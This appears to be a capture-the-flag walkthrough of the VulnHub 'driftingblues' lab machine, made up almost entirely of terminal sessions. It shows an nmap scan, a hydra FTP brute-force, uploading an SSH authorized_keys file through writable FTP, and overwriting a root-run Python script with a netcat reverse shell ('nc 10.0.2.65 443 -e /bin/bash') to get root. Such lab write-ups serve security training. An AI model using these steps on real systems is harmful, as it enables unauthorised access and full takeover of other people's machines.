




```
❯ cat target -l python -p
# Nmap 7.95 scan initiated Mon Jun  9 19:58:59 2025 as: /usr/lib/nmap/nmap --priv
Nmap scan report for 10.0.2.85
Host is up (0.00014s latency).

PORT   STATE SERVICE VERSION
21/tcp open  ftp     ProFTPD
22/tcp open  ssh     OpenSSH 7.9p1 Debian 10+deb10u2 (protocol 2.0)
| ssh-hostkey:
|   2048 6a:fe:d6:17:23:cb:90:79:2b:b1:2d:37:53:97:46:58 (RSA)
|   256 5b:c4:68:d1:89:59:d7:48:b0:96:f3:11:87:1c:08:ac (ECDSA)
|_  256 61:39:66:88:1d:8f:f1:d0:40:61:1e:99:c5:1a:1f:f4 (ED25519)
80/tcp open  http    Apache httpd 2.4.38 ((Debian))
|_http-server-header: Apache/2.4.38 (Debian)
|_http-title: Site doesn't have a title (text/html).
MAC Address: 08:00:27:51:61:4D (PCS Systemtechnik/Oracle VirtualBox virtual NIC)
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel
```

















```
man we are a tech company and still getting hacked??? what the shit??? enough is enough!!!
#
##
##
```

```
##
#

/iTiS3Cr3TbiTCh.png
```




```
❯ zbarimg iTiS3Cr3TbiTCh.png
QR-Code:https://i.imgur.com/a4JjS76.png
scanned 1 barcode symbols from 1 images in 0,03 seconds
```



```
❯ echo 'luther\ngary\nhubert\nclark' > creds.txt
❯ cat creds.txt
```

```
       File: creds.txt
   1   luther
   2   gary
   3   hubert
   4   clark
```

```
❯ hydra -L creds.txt -P /usr/share/wordlists/rockyou.txt ftp://10.0.2.85
Hydra v9.5 (c) 2023 by van Hauser/THC & David Maciejak - Please do not u
aws and ethics anyway).

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2025-06-0
[DATA] max 16 tasks per 1 server, overall 16 tasks, 57377596 login tries
[DATA] attacking ftp://10.0.2.85:21/
[STATUS] 448.00 tries/min, 448 tries in 00:01h, 57377148 to do in 2134:3
[STATUS] 437.67 tries/min, 1313 tries in 00:03h, 57376283 to do in 2184:
[21][ftp] host: 10.0.2.85   login: luther   password: mypics
```

```
❯ ftp 10.0.2.85
Connected to 10.0.2.85.
220 ProFTPD Server (driftingblues) [::ffff:10.0.2.85]
Name (10.0.2.85:kali): luther
331 Password required for luther
Password:
230 User luther logged in
Remote system type is UNIX.
Using binary mode to transfer files.
ftp> ls -la
229 Entering Extended Passive Mode (|||19872|)
150 Opening ASCII mode data connection for file list
drwxrwxrwx   3 root     root         4096 Jan  9  2021 .
drwxrwxrwx   3 root     root         4096 Jan  9  2021 ..
drwxrwxrwx   2 1001     1001         4096 Jan  9  2021 hubert
-rw-r--r--   1 root     root           50 Jun  9 18:41 sync_log
```

```
ftp> cd hubert
250 CWD command successful
ftp> ls -la
229 Entering Extended Passive Mode (|||17701|)
150 Opening ASCII mode data connection for file list
drwxrwxrwx   2 1001     1001         4096 Jan  9  2021 .
drwxrwxrwx   3 root     root         4096 Jan  9  2021 ..
226 Transfer complete
```

```
ftp> mkdir .ssh
257 "/hubert/.ssh" - Directory successfully created
```

```
❯ ssh-keygen -t rsa -b 4096 -C "hubert@10.0.2.85"
Generating public/private rsa key pair.
Enter file in which to save the key (/home/kali/.ssh/id_rsa): /home/kali/VulnHub/Drif
tingblues/id_rsa
Enter passphrase for "/home/kali/VulnHub/Driftingblues/id_rsa" (empty for no passphra
se):
Enter same passphrase again:
Your identification has been saved in /home/kali/VulnHub/Driftingblues/id_rsa
Your public key has been saved in /home/kali/VulnHub/Driftingblues/id_rsa.pub
The key fingerprint is:
SHA256:DbcWhSmOKKdZcWqHP9hbrPIZ/B3JD5YjwHw7QrNPFUg hubert@10.0.2.85
The key's randomart image is:
+---[RSA 4096]----+
|        E  o.    |
|     . ....o.    |
|      * oo.+     |
|   . Boo .+ +    |
|    B =*.S =     |
|   o .o+=o= o    |
|       === O     |
|     . oB = =    |
|      oo o . .   |
+----[SHA256]-----+
```

```
❯ lla
drwxrwxr-x kali kali 4.0 KB Mon Jun  9 20:55:46 2025 .
drwxrwxr-x kali kali 4.0 KB Mon Jun  9 19:22:55 2025 ..
.rw-rw-r-- kali kali 9.7 KB Mon Jun  9 20:19:01 2025 credentials
.rw-rw-r-- kali kali  36 B  Mon Jun  9 20:40:01 2025 creds.txt
.rw-rw-r-- kali kali 147 MB Mon Jun  9 20:39:09 2025 hydra.resto
.rw------- kali kali 3.3 KB Mon Jun  9 20:55:46 2025 id_rsa
.rw-r--r-- kali kali 742 B  Mon Jun  9 20:55:46 2025 id_rsa.pub
```

```
❯ cp id_rsa.pub authorized_keys
❯ lla
drwxrwxr-x kali kali 4.0 KB Mon Jun  9 20:57:12 2025 .
drwxrwxr-x kali kali 4.0 KB Mon Jun  9 19:22:55 2025 ..
.rw-r--r-- kali kali 742 B  Mon Jun  9 20:57:12 2025 authorized_keys
```

```
ftp> put authorized_keys
local: authorized_keys remote: authorized_keys
229 Entering Extended Passive Mode (|||8632|)
150 Opening BINARY mode data connection for authorized_keys
100% |*****************************************|   742       23.58 MiB/s    00:00 ETA
226 Transfer complete
742 bytes sent in 00:00 (624.66 KiB/s)
ftp> ls -la
229 Entering Extended Passive Mode (|||23573|)
150 Opening ASCII mode data connection for file list
drwxr-xr-x   2 luther   luther       4096 Jun  9 18:59 .
drwxrwxrwx   3 1001     1001         4096 Jun  9 18:51 ..
-rw-r--r--   1 luther   luther        742 Jun  9 18:59 authorized_keys
226 Transfer complete
```

```
ftp> chmod 700 .ssh
200 SITE CHMOD command successful
ftp> chmod 600 .ssh/authorized_keys
200 SITE CHMOD command successful
```

```
❯ ssh -i id_rsa hubert@10.0.2.85
The authenticity of host '10.0.2.85 (10.0.2.85)' can't be established.
ED25519 key fingerprint is SHA256:P07e9iTTwbyQae7lGtYu8i4toAyBfYkXY9/kw/dyv/4.
This host key is known by the following other names/addresses:
    ~/.ssh/known_hosts:79: [hashed name]
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added '10.0.2.85' (ED25519) to the list of known hosts.
Linux driftingblues 4.19.0-13-amd64 #1 SMP Debian 4.19.160-2 (2020-11-28) x86_64

The programs included with the Debian GNU/Linux system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Debian GNU/Linux comes with ABSOLUTELY NO WARRANTY, to the extent
permitted by applicable law.
hubert@driftingblues:~$
```

```
hubert@driftingblues:~$ cat /etc/passwd | grep bash
root:x:0:0:root:/root:/bin/bash
luther:x:1000:1000:,,,:/home/luther:/bin/bash
hubert:x:1001:1001:,,,:/home/hubert:/bin/bash
```


```
hubert@driftingblues:~$ ls -la
total 32
drwx------ 4 hubert hubert 4096 Jun  9 14:03 .
drwxr-xr-x 4 root   root   4096 Jan  9  2021 ..
-rwx------ 1 hubert hubert    1 Jun  9 14:03 .bash_history
-rwx------ 1 hubert hubert    1 Jun  9 14:03 .bashrc
-rwxr-xr-x 1 root   root    217 Jan  9  2021 emergency.py
drwx------ 3 hubert hubert 4096 Jun  9 14:02 .gnupg
drwx------ 2 hubert hubert 4096 Jun  9 14:00 .ssh
-rwx------ 1 hubert hubert 1805 Jan  3  2021 user.txt
```

```
hubert@driftingblues:~$ cat user.txt
flag 1/2
```

```
hubert@driftingblues:~$ cat emergency.py
#!/usr/bin/python

import os

os.system('echo 1 >> /tmp/backdoor_testing')

# template python script for backdoor purposes
# i'm gonna leave it with loose permissions
#
#
#
#
#
#
#
#
#
#
#
#
# say africa without a's
hubert@driftingblues:~$ ls -la /tmp/backdoor_testing
-rw-r--r-- 1 root root 144 Jun  9 14:09 /tmp/backdoor_testing
```

```
hubert@driftingblues:~$ rm -f emergency.py
hubert@driftingblues:~$ nano emergency.py
hubert@driftingblues:~$ cat emergency.py
import os

os.system("nc 10.0.2.65 443 -e /bin/bash")
```

```
❯ nc -lvnp 443
listening on [any] 443 ...
connect to [10.0.2.65] from (UNKNOWN) [10.0.2.85] 40856
id
uid=0(root) gid=0(root) groups=0(root)
cat /root/root.txt
flag 2/2
```



```
congratulations!
```